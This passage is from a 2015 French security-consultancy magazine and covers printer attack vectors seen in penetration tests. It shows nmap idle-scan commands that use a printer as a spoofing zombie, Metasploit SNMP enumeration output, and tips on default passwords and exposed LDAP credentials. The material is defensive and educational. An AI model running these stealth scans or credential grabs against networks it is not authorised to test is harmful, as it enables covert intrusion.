xmco®
we deliver security expertise

actu sécu 42

l'ACTUSÉCU est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO **NOVEMBRE 2015**

©OlivierLeMoal(fotolia.com)

Sécurité et imprimantes
Quels sont les vecteurs d'intrusion et les risques sur ce type d'équipement ?

Cyber-surveillance
Que se cache-t-il derrière ce terme à la mode ?

Le coin PCI DSS
Analyse des changements depuis la sortie de la version 3.1

Conférences
Hack.lu et BruCON

Actualité du moment
Les attaques qui ont fait le buzz, vulnérabilité Stagefright affectant Android

Et toujours... **la revue du web et nos Twitter favoris !**

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

xmco®

we deliver security expertise

www.xmco.fr

(xmco)

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **https://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® - Veille en vulnérabilités

Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information.

Cert-XMCO® - Serenety

Surveillance de votre périmètre exposé sur Internet.

Cert-XMCO® - Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.

Vous êtes passionné par la sécurité informatique ?

Nous recrutons !

Indépendamment d'une solide expérience dans la sécurité informatique, les candidats devront faire preuve de sérieuses qualités relationnelles, d'un esprit de synthèse et d'une capacité à rédiger des documents de qualité. XMCO recherche avant tout des consultants équilibrés, passionnés par leur métier ainsi que par bien d'autres domaines que l'informatique.

Tous nos postes sont basés à Paris centre, dans nos locaux du 2ème arrondissement.

Retrouvez toutes nos annonces à l'adresse suivante :
http://www.xmco.fr/recrutement.html

Analyste/Consultant junior (CERT-XMCO)

Début 2016

XMCO recrute des analystes/consultants juniors afin de participer aux activités du CERT-XMCO.

En tant qu'analyste au sein du CERT-XMCO, vous serez chargé de :
• Analyser les évènements identifiés par notre service Serenety afin de qualifier les alertes et d'informer nos clients
• Réaliser une veille quotidienne sur les vulnérabilités, les exploits et l'actualité de la sécurité informatique
• Participer à nos travaux de R&D et aux publications du cabinet (ActuSécu)
• Contribuer au développement des offres et services portés par le CERT-XMCO (service de veille, Portail XMCO, service Serenety)

Compétences requises :
• Forte capacité d'analyse et de synthèse
• Bonne qualité rédactionnelle (français et anglais)
• Connaissances techniques sécurité, réseau, système et applications
• Maitrise du langage Python

Consultant / Auditeur confirmé

Début 2016

XMCO recrute des consultants avec une expérience significative (2 à 3 ans minimum) en audit de sécurité et en tests d'intrusion.

Compétences requises :
• Profil ingénieur
• Maîtrise des techniques de tests d'intrusion : Injection SQL, XSS, Tampering, Exploits, Overflows...
• Maîtrise d'un langage de programmation (Java, C) et d'un langage de scripting (Perl, Ruby, Python)
• Maîtrise des meilleures pratiques de sécurité pour les systèmes d'exploitation Windows/Unix et les firewalls
• Capacités relationnelles et rédactionnelles importantes

Les consultants travaillent en équipe et en mode « projet ».
La rémunération est de type fixe + variable.

Stagiaire CERT-XMCO

Début 2016

Le cabinet XMCO propose un stage de fin d'études sur le thème de la sécurité informatique, afin de participer aux activités du CERT-XMCO.

En tant que stagiaire au sein du CERT-XMCO, vous serez chargé de :
• Réaliser une veille quotidienne sur les vulnérabilités, les exploits et l'actualité de la sécurité informatique
• Participer à nos travaux de R&D (principalement liés au service de Serenety) et aux publications du cabinet (ActuSécu)

Compétences requises pour ce poste :
• Stage de fin d'études Ingénieur ou Master 2, Mastère spécialisé
• Bonne qualité rédactionnelle (français et anglais)
• Rigueur et curiosité, esprit d'équipe
• Maîtrise du Shell Unix et du Python
• Passionné de sécurité informatique (exploits, scan, scripting, buffer overflow, sql injection...)
• Maîtrise des environnements Linux et Windows
• Connaissances techniques sécurité, réseau, système et applications sont un plus

Le stage est prévu pour une durée de 5 mois minimum.

Stagiaire tests d'intrusion

Début 2016

Le cabinet XMCO propose un stage de fin d'études sur le thème de la sécurité informatique et des tests d'intrusion.

Les concepts suivants seront approfondis par le stagiaire sous la forme d'études, de travaux pratiques et d'une participation aux audits réalisés par les consultants XMCO :
• Veille en vulnérabilités Systèmes et Réseaux
• Les intrusions informatiques et les tests d'intrusion
• Les failles dans les applications Web et les web-services
• Les vulnérabilités des équipements mobiles
• Projets de développement internes encadrés
• Participation aux projets R&D du cabinet

Compétences requises pour nos stagiaires :
• Stage de fin d'études Ingénieur ou Master 2, Mastère spécialisé
• Motivation pour travailler dans le domaine du conseil et du service
• Connaissances approfondies en : Shell unix, C, 1 langage de scripting (Perl ou Ruby ou Python), Java, JavaScript, SQL
• Passionné de sécurité informatique (exploits, scan, scripting, buffer overflow, sql injection...)
• Maîtrise des environnements Linux et Windows
• Rédactionnel en français de qualité
• Bonne présentation et aptitudes réelles aux présentations orales

Le stage est prévu pour une durée de 5 mois minimum.

sommaire

p. 7

Sécurité des imprimantes
Etat de l'art des tests d'intrusion ciblant ces équipements

p. 19

Cyber-surveillance
La cyber-surveillance selon XMCO

p. 24

Le coin PCI DSS
Les changements induits par la version 3.1 du PCI DSS

p. 28

Conférences
BruCON et Hack.lu

p. 44

Actualité du moment
Retour sur les attaques qui ont marqué 2015 et les vulnérabilités Stagefright

p. 61

La revue du web et Twitter

Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Antonin AUROY, Stéphane AVI, Etienne BAUDIN, Simon BUCQUET, Bastien CACACE, Frédéric CHARPENTIER, Charles DAGOUAT, Damien GERMONVILLE, Yannick HAMON, Jean-Yves KRAPF, Marc LEBRUN, Romain LEONARD, Thomas LIAIGRE, Cyril LORENZETTO, Rodolphe NEUVILLE, Julien MEYER, Clément MEZINO, Stéphanie RAMOS, Arnaud REYGNAUD, Régis SENET, Julien TERRIAC, Pierre TEXIER, Arthur VIEUX, David WEBER.

Conformément aux lois, la reproduction ou la contrefaçon des modèles, dessins et textes publiés dans la publicité et la rédaction de l'ActuSécu © 2015 donnera lieu à des poursuites. Tous droits réservés - Société XMCO. la rédaction décline toute responsabilité pour tous les documents, quel qu'en soit le support, qui lui serait spontanément confié. Ces derniers doivent être joints à une enveloppe de réexpédition prépayée. Réalisation, Juillet 2015.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> La première impression n'est pas toujours la bonne

Peu de livres blancs adressent clairement le sujet de la sécurité des imprimantes (si ce n'est l'excellente présentation de NBS à l'OSSIR et au GSDays en 2010), c'est pourquoi il nous a semblé opportun de refaire un petit tour d'horizon du sujet. Nous nous intéresserons aux failles matérielles, systèmes et réseau qui peuvent être exploitées par un attaquant localisé sur un réseau d'entreprise.

Enfin, nous exposerons 3 scénarios type d'intrusion et des solutions pour tenter de sécuriser tant que possible ces équipements souvent peu pris en compte par les RSSI.

Par Régis SENET

La sécurité des imprimantes

Sergiu Bacioiu

> Préambule

C'est dans le domaine de la mécanographie que l'on trouve, au début du XXe siècle, les premières imprimantes. Celles-ci, lourdes, lentes et bruyantes n'ont aucun rapport avec nos modèles actuels.

En effet, depuis quelques années, les imprimantes ont beaucoup évolué. Même si cela nous paraît impensable à l'heure actuelle, ce n'est qu'en 1933 que la synchronisation correcte entre l'imprimante et l'avancement du papier a été assurée.

Grâce aux avancées technologiques ainsi qu'à la miniaturisation des composants, il semble bien loin le temps où imprimer était la seule fonctionnalité de ces « simples périphériques ». En effet, les imprimantes de dernière génération sont en mesure de stocker des données sur disque, de scanner des documents et d'envoyer des mails.

Elles s'intègrent à un annuaire Active Directory ou LDAP, sont accessibles via des partages réseau et sont administrées par une interface Web. Certaines d'entre elles permettent également aux administrateurs nostalgiques de jouer à Doom [http://www.theregister.co.uk/2014/09/15/hacking_printers_to_play_doom/].

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

L'ajout de ces fonctionnalités a fait des imprimantes un composant indispensable, mais aussi critique. En effet, une imprimante reste une « boîte noire » installée sur le réseau, le plus souvent laissée dans sa configuration par défaut alors que des données sensibles peuvent y transiter.

Malgré l'informatisation massive des communications, les projets de dématérialisation ainsi que les campagnes « zéro papier », les imprimantes restent un élément clé d'un réseau d'entreprise. Rares sont les entreprises ayant réussi à s'en débarrasser ! Les processus de « patch management » ainsi que les bonnes pratiques en terme de sécurité ne sont pas toujours adaptés, car après tout : « il ne s'agit que d'une imprimante » [http://zythom.blogspot.fr/2006/12/faire-parler-limprimante.html].

> Les imprimantes : de nombreux vecteurs d'attaque

Les imprimantes sont des « boîtes noires », présentes sur les réseaux d'entreprises, regroupant les capacités d'un serveur et d'une machine à écrire.

Mais alors, comment un périphérique permettant d'imprimer des documents peut-il s'avérer être un point névralgique de la sécurité du Système d'Information de l'entreprise ?

La centralité de ces périphériques en fait des cibles de choix pour établir des pivots réseaux grâce à leur interconnexion entre plusieurs sous réseaux/VLAN ainsi que leurs contraintes de filtrage beaucoup plus souples (imprimante partagée pour tout un étage, un service, etc.).

En plus du rebond sur les multiples réseaux interconnectés à l'imprimante, un attaquant y verra également un moyen pour :

- Dérober des données sensibles, voire confidentielles, grâce à des attaques sur le réseau (interception) ainsi que via des attaques physiques (réimpression de documents, accès aux données scannées, etc.).

- Dérober des identifiants ainsi que des mots de passe à des fins d'escalade de privilèges grâce à des configurations système ne respectant pas les meilleures pratiques en terme d'administration sécurisée.

Enfin, les imprimantes n'étant pratiquement jamais auditées, la présence d'une porte dérobée permettant l'accès à l'ensemble des configurations ou permettant la sauvegarde des documents imprimés sera quasiment indétectable.

Au cours de cet article, nous avons scindé les vecteurs d'attaque en trois grandes catégories :

- Physique ;

- Système ;

- Réseau.

> Les vecteurs d'attaque : l'approche physique

L'accès physique à un système informatique permet généralement d'accéder à l'ensemble des secrets qu'il renferme et les imprimantes ne dérogent pas à cette règle.

La présence de documentation, de fonctionnalités spécifiques ainsi que l'accès au système de fichiers de l'imprimante permet à un attaquant d'accéder aux interfaces d'administration possédant des mots de passe par défaut, de réimprimer des documents sensibles, d'accéder à l'ensemble des documents scannés ou encore d'installer une porte dérobée permettant l'ensemble des actions précédemment citées.

La documentation de l'imprimante

De nos jours, les imprimantes deviennent de plus en plus complexes à prendre en main et sont généralement livrées avec des manuels d'utilisation et d'administration.

À l'inverse d'un serveur Apache, il est difficilement possible de cacher le modèle d'une imprimante. En effet, celui-ci est généralement écrit dessus et une simple recherche sur le site du constructeur permet de télécharger ces manuels.

De manière générale, ces manuels indiquent les fonctionnalités de l'imprimante, les mots de passe par défaut ou encore les procédures à suivre pour réinitialiser le mot de passe administrateur.

Ces manuels constituent une précieuse source d'information et il arrive malheureusement fréquemment qu'ils soient scotchés derrière ou en dessous de l'imprimante.

Les fonctionnalités propres à l'imprimante

Il existe plusieurs raisons (mauvais branchements (électrique ou réseau), problème de pilotes, etc.) pouvant expliquer le dysfonctionnement d'une imprimante et c'est pourquoi des fonctionnalités de journalisation des évènements ont naturellement vu le jour.

Ces logs, indiquant qui a imprimé quoi et à quelle heure, sont généralement accessibles grâce à un accès physique. Bien que grâce à eux, il ne soit pas possible d'obtenir le contenu de l'impression, les titres des documents sont souvent très explicites (Contrat_XX pour_la_vente_YY.pdf).

La fonctionnalité de réimpression des documents, couplée au système de logs précédemment abordé ainsi que l'éventuelle présence d'un dispositif de stockage sur les imprimantes peut permettre de retrouver l'ensemble des documents ayant transité sur l'imprimante. Cela arrive bien plus souvent que l'on croit et Zythom a écrit un article fort intéressant et humoristique à ce sujet :

http://zythom.blogspot.fr/2012/05/watching-you.html

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

L'accès au périphérique de stockage

Certaines imprimantes disposent également d'un périphérique de stockage (disque dur ou encore carte SD), sur lequel peuvent être conservés les fichiers imprimés et/ou scannés ainsi que diverses données sensibles.

L'utilisation d'un utilitaire tel que « dd » permettra d'obtenir une copie bit à bit du périphérique sur laquelle il sera alors possible de faire des recherches [http://www.office.xerox.com/latest/SECWP-01UA.pdf]. Bien sur, pour être relativement furtif, il est nécessaire de ne pas avoir à démonter entièrement le boîtier de l'imprimante ou encore avoir à dessouder le composant de stockage.

Des outils tels qu'Autopsy ou encore Photorec peuvent être utilisés afin d'obtenir les fichiers, même après leur effacement.

« Le nombre impressionnant de fonctionnalités mises en avant par les imprimantes de dernière génération permet également d'élargir considérablement leur surface d'attaque. »

Les attaques Hardware

Enfin, la modification du matériel est toujours possible. Cependant, ce type de modification s'avère complexe, peu discrèt et souvent inutile vu les autres vecteurs d'attaques que nous allons présenter dans la suite de cet article.

> Les vecteurs d'attaque : l'approche système

Le nombre impressionnant de fonctionnalités mises en avant par les imprimantes de dernière génération permet également d'élargir considérablement leur surface d'attaque. Bien sûr, le système d'exploitation sous-jacent peut également comporter des failles de sécurité.

Chaque imprimante étant différente, il est possible que certaines fonctionnalités soient présentes ou non suivant le modèle.


Présence de failles dans les firmwares

Avez-vous déjà entendu « Tiens, il ne faut pas que j'oublie de mettre à jour mon imprimante » ? Probablement que non et pourtant, ces imprimantes fonctionnent sur des systèmes d'exploitation embarqués avec leur lot de failles.

En effet, le système d'exploitation sur lequel sont basés les imprimantes et les services embarqués (FTP, HTTP, etc) ne sont pas exempts de vulnérabilités. Il est possible d'y trouver des failles de type Stack ou Buffer Overflow [https://www.exploit-db.com/exploits/29297/].

NBS avait d'ailleurs démontré, en réalisant du reverse engineering sur le firmware d'une imprimante Lexmark e240n, comment il était possible d'exploiter un débordement de tampon sur le service FTP. [http://www.ossir.org/jssi/jssi2010/1A.pdf].

Grâce à cela, un utilisateur malveillant peut être en mesure d'exécuter des commandes sur le système sous-jacent à l'imprimante.



Pourquoi tenter d'exploiter une vulnérabilité logicielle sur une imprimante ? Une fois installée, cette dernière restera

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

des années sur le réseau de l'entreprise et la présence d'un code malveillant exfiltrant des données, par exemple, pourrait alors être quasi indétectable.


L'interface Web

L'interface Web est la fonctionnalité la plus importante en terme d'impact en cas de compromission. En effet, celle-ci permet d'administrer l'ensemble des fonctionnalités que l'imprimante propose.

Politique de mot de passe

Dans la majeure partie des cas, cette interface est protégée par un mot de passe. Malgré la parution des bonnes pratiques de l'ANSSI [http://www.ssi.gouv.fr/administration/guide/mot-de-passe/] recommandant l'utilisation de mots de passe d'au moins 12 caractères de types différents (majuscules, minuscules, chiffres, caractères spéciaux), il est encore trop fréquent de trouver des mots de passe faibles, ou pire, des mots de passe par défaut (cf. scénario #1).

En effet, les imprimantes n'étant pas paramétrables lors de l'installation, des mots de passe par défaut leur sont attribués par les constructeurs [http://www.oki.co.nz/Includes/Assets/Oki_Passwords.pdf].



Vulnérabilité inhérente à l'interface elle-même

Ces interfaces restent des applications Web potentiellement vulnérables à des attaques d'injection de code (Injection de code, SQL, XSS, problèmes d'autorisation, CSRF), de contournement d'authentification ou toute autre joyeuseté référencée par l'OWASP :

https://www.exploit-db.com/search/?action=search&text=printer ;

https://www.owasp.org/index.php/Main_Page ;

https://www.blackhat.com/presentations/bh-usa-06/BH-US-06-OConnor.pdf.


Annuaire LDAP

Les annuaires LDAP permettent de gérer, de façon souple, un grand nombre de données d'entreprise offrent également un excellent support d'authentification afin de centraliser l'ensemble des utilisateurs.

Il n'est donc pas surprenant de voir l'intégration du protocole LDAP au sein des imprimantes de dernière génération. Cette nouvelle fonctionnalité entraîne l'apparition d'une nouvelle vulnérabilité : l'élévation de privilèges.

En effet, rares sont les entreprises disposant de comptes LDAP spécifiques pour les imprimantes et, afin de s'assurer de n'avoir aucune restriction, c'est bien trop souvent qu'un compte administrateur est utilisé.

Les identifiants de connexion (pas seulement LDAP) sont administrables depuis l'interface Web et peuvent bien souvent être obtenus grâce à l'affichage du code source de la page :




Néanmoins, certains constructeurs (Xerox, si nous devions n'en citer qu'un), ne divulguent pas les identifiants LDAP aussi facilement et un peu d'ingéniosité est nécessaire (voir scénario #1).

Firmware

Nous le disions précédemment (1.2.1 - Présence de failles dans les firmwares), la mise à jour des imprimantes reste un évènement rare ! Néanmoins, la plupart d'entre elles implémentent bel et bien un mécanisme de mise à jour du firmware, et ce, via l'interface Web.

En effet, il est possible de mettre à jour soi-même l'imprimante en téléchargeant le nouveau firmware. Il n'est pas difficile à comprendre que l'accès à l'interface d'administration par un utilisateur malveillant pourra amener au téléchargement d'un firmware muni d'une porte dérobée.

De plus, s'il n'est pas possible de télécharger son propre firmware, il arrive que certaines imprimantes téléchargent la mise à jour de leur firmware sur un canal non sécurisé (HTTP ou FTP) et n'intègrent aucun système de vérification d'intégrité [http://www.devttys0.com/2011/05/reverse-engineering-firmware-linksys-wag120n/].




Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Grâce à cela et avec la modification des paramètres réseau (DNS et/ou proxy), il devient alors possible de mettre à jour le firmware de l'imprimante avec une version spécialement créée. En septembre 2014, cette technique fut utilisée pour installer le jeu d'arcade Doom sur une imprimante Canon Pixma [http://www.contextis.com/resources/blog/hacking-canon-pixma-printers-doomed-encryption/].

Les autres services exposés

D'autres services d'administration tels que FTP et Telnet sont également couramment accessibles.



L'absence de mécanisme de chiffrement permet à un attaquant réalisant une écoute réseau d'obtenir les identifiants de connexion afin d'accéder aux fonctions d'administration (Telnet) et aux fichiers de log (FTP) ou encore de modifier la configuration réseau/système.

Le protocole FTP permet également de réaliser des impressions anonymes permettant de contourner la mise en place d'éventuels quotas utilisateur.

L'écoute passive du réseau dans l'espoir de voir transiter la connexion d'un administrateur vers l'imprimante peut s'avérer extrêmement longue, c'est pourquoi, le déclenchement d'un incident sur l'imprimante (coupure des impressions en bloquant le port 9100, restriction de l'accès aux interfaces d'administration basées sur des protocoles sécurisés) inciterait un administrateur à se connecter de manière non sécurisée au système momentanément « en panne » (cf. Scénario #2).

Certaines imprimantes permettent la mise en place d'ACL (Access Control List) afin de restreindre l'accès à l'interface Web. Néanmoins, le filtrage des autres protocoles d'administration est moins souvent présent.

« ...rares sont les entreprises disposant de comptes LDAP spécifiques pour les imprimantes ... c'est bien trop souvent qu'un compte administrateur est utilisé. »

De plus, la configuration de l'une des imprimantes étudiées (OKI C8800) permet d'accéder aux mêmes informations, via FTP, avec le compte administrateur ou avec un compte anonyme.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Les vecteurs d'attaque : l'approche réseau

SNMP

Dans un réseau informatique qui ne cesse de se complexifier, les imprimantes sont devenues des périphériques réseau à part entière qu'il est devenu nécessaire de superviser/monitorer.

Ainsi, le protocole SNMP est très souvent présent. Les deux premières versions de ce protocole (SNMPv1 et SNMPv2 (versions utilisées sur 90% des équipements réseau)) ont la particularité d'allier les deux vulnérabilités précédemment citées : protocole non sécurisé et « community string » (assimilable à des mots de passe) trop souvent laissée par défaut. En effet, il est encore fréquent de voir les communautés « public » et « private », respectivement utilisées pour accéder en lecture et en lecture/écriture à l'équipement.

Dans le cas où les communautés ont été changées, il reste toujours la possibilité de les bruteforcer grâce à des outils tels que Metasploit (snmp_login) ou encore Snmpbrute. Pour assurer un niveau de sécurité correct, les communautés SNMP doivent respecter les mêmes recommandations que les mots de passe (12 caractères incluant majuscules, minuscules, chiffres et caractères spéciaux).

Grâce à ces communautés, il devient possible d'obtenir de nombreuses informations sur le réseau (autres adresses IP, adresse MAC, routes utilisées, etc.) ou sur le système sous-jacent (port ouvert, nom de la machine, uptime, etc.).


```
msf auxiliary(snmp_enum) > run

[+] 17  60, Connected.

[*] System information:

Host IP                : 17  60
Hostname               : OKI-C8800-ABB4AE
Description            : OKI OkiLAN 8450e Rev.06.51 10/100BASE Ethernet P
Uptime system          : 17 days, 05:58:16.79

[*] Network interfaces:

Interface              : [ up ] Ethernet
Id                     : 1
Mac Address            : 00:80:87:ab:b4:ae
```

Enfin, de vieux modèles d'imprimantes sont vulnérables et permettent à des attaquants d'obtenir le mot de passe d'administration grâce à l'envoi de requêtes SNMP [https://www.exploit-db.com/exploits/22319/].

Passage des données en clair

Nous ne reviendrons jamais assez dessus, le chiffrement des données [http://objectifnews.latribune.fr/idees/2015-02-17/pourquoi-ne-doit-on-pas-parler-de-cryptage-en-informatique.html] est la clé de voûte de la sécurité des échanges. Certaines imprimantes intègrent nativement le chiffrement des flux.

En effet, l'administration des imprimantes via l'interface Web se fait, de manière générale, via le protocole HTTP n'intégrant aucun chiffrement ; donnant la possibilité à un utilisateur malveillant de mettre en place des attaques réseau (cf Scénario #2) et permettant d'accéder aux identifiants de l'administrateur ainsi qu'à l'ensemble des fonctionnalités vues précédemment.



Attaque par rebond

Nous venons de le démontrer, les imprimantes restent une cible de choix lors de l'attaque d'un SI, pour l'ensemble des raisons précédemment citées. Néanmoins, elles sont également fréquemment utilisées comme intermédiaire.

« Il faut noter que les imprimantes constituent tout de même les dernières cibles des tests internes. En effet, peu de RSSI s'intéressent à ce type de risque et très rares sont ceux qui vont initier des plans d'actions. »

En effet, un utilisateur malveillant sur le SI de l'entreprise souhaitera y rester le plus longtemps possible et s'y implanter durablement grâce à l'installation de portes dérobées. Pour cela, il devra alors être le plus discret possible afin d'éviter que l'on puisse facilement remonter jusqu'à lui.

Par exemple, un idle scan est une méthode de scan de port permettant l'envoi de paquets possédant une adresse IP usurpée du fait de la possibilité de prédire les numéros d'identification IP (IPID) :
[http://www.researchgate.net/publication/239660144_TCP_Idle_Scanning_using_network_printers].

Grâce à un simple scan nmap (nmap -sT -F -vvv -O), il est possible de définir si les IPID sont prédictibles :

```
Nmap scan report for  xmco.fr (17  60)
Host is up (0.015s latency).
Scanned at 2014-07-24 09:43:04 CEST for 9s
Not shown: 97 closed ports
PORT     STATE SERVICE
80/tcp   open  http
515/tcp  open  printer
9100/tcp open  jetdirect
MAC Address: 00:80:87:AB:B4:AE (OKI Electric Industry CO.)
Device type: printer
Running: Oki embedded
OS details: Oki C710, C5600, C5650, ES3640, or ES8460 printer

Uptime guess: 332.616 days (since Sun Aug 25 18:56:30 2013)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
```


Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

En effet, la génération des IPID est incrémentale et donc facilement prédictible. Il est donc possible d'utiliser printer.lan.xmco.fr pour réaliser des scans de port en toute discrétion sur l'ensemble du réseau via nmap (sudo nmap -sI IP_DE_L'IMPRIMANTE IP_A_SCANNER) :

```
lebrun:~/ $ sudo nmap -vvv -Pn --top-ports 1000 -sI                xmco.fr          xmco.
Starting Nmap 6.46 ( http://nmap.org ) at 2014-07-24 09:48 CEST
Initiating Parallel DNS resolution of 1 host. at 09:48
Completed Parallel DNS resolution of 1 host. at 09:48, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF: 0, TR:
Initiating idle scan against          xmco.fr (17       50) at 09:48
Idle scan using zombie          xmco.fr (17       60:80); Class: Incremental
Completed idle scan against          xmco.fr (17       50) at 09:48, 41.03s elapsed (10
Nmap scan report for          xmco.fr (17       50)
Host is up (0,12s latency).
Scanned at 2014-07-24 09:48:00 CEST for 41s
Not shown: 990 closed|filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
88/tcp   open  kerberos-sec
```

Ainsi, de cette manière, l'utilisateur malveillant est en mesure d'utiliser l'imprimante comme rebond afin de dissimuler ces scans réseau.

> Scénarios d'attaque

Scénario #1 : Informations physiques, mot de passe par défaut et rebond sur le système interne

Aujourd'hui, premier jour d'un test d'intrusion interne chez un tout nouveau client. On ne fait pas deux fois une première bonne impression alors il est nécessaire de faire les choses vite (seulement deux jours de tests) et bien.

Sur le chemin entre la porte d'entrée et le bureau d'où nous allons réaliser les tests, nous tombons nez à nez avec une imprimante multifonction dans une petite pièce à l'abri des regards. Nous l'avons regardé, elle nous a regardé, bref, nous l'avons ajouté à notre « Todo list ».

Il faut noter que les imprimantes constituent tout de même les dernières cibles des tests internes. En effet, peu de RSSI s'intéressent à ce type de risque et très rares sont ceux qui vont initier des plans d'actions (si nous n'avons pas le droit à la réflexion de l'équipe Infra « Msieur, il va me falloir une année à plein temps pour paramétrer et donc sécuriser mes 200 imprimantes »...).


Le champ d'action sur ce type d'imprimante étant assez large et ce qui est fait n'étant plus à faire, à peine assis nous décidâmes de voir si cette imprimante avait quelque chose à nous dire.

